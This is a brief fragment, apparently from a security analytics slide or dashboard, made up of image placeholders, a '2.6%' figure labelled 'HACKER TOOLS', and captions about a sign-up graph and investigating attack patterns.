


2.6%
HACKER TOOLS


Sign-up Graph




Investigating Attack Patterns



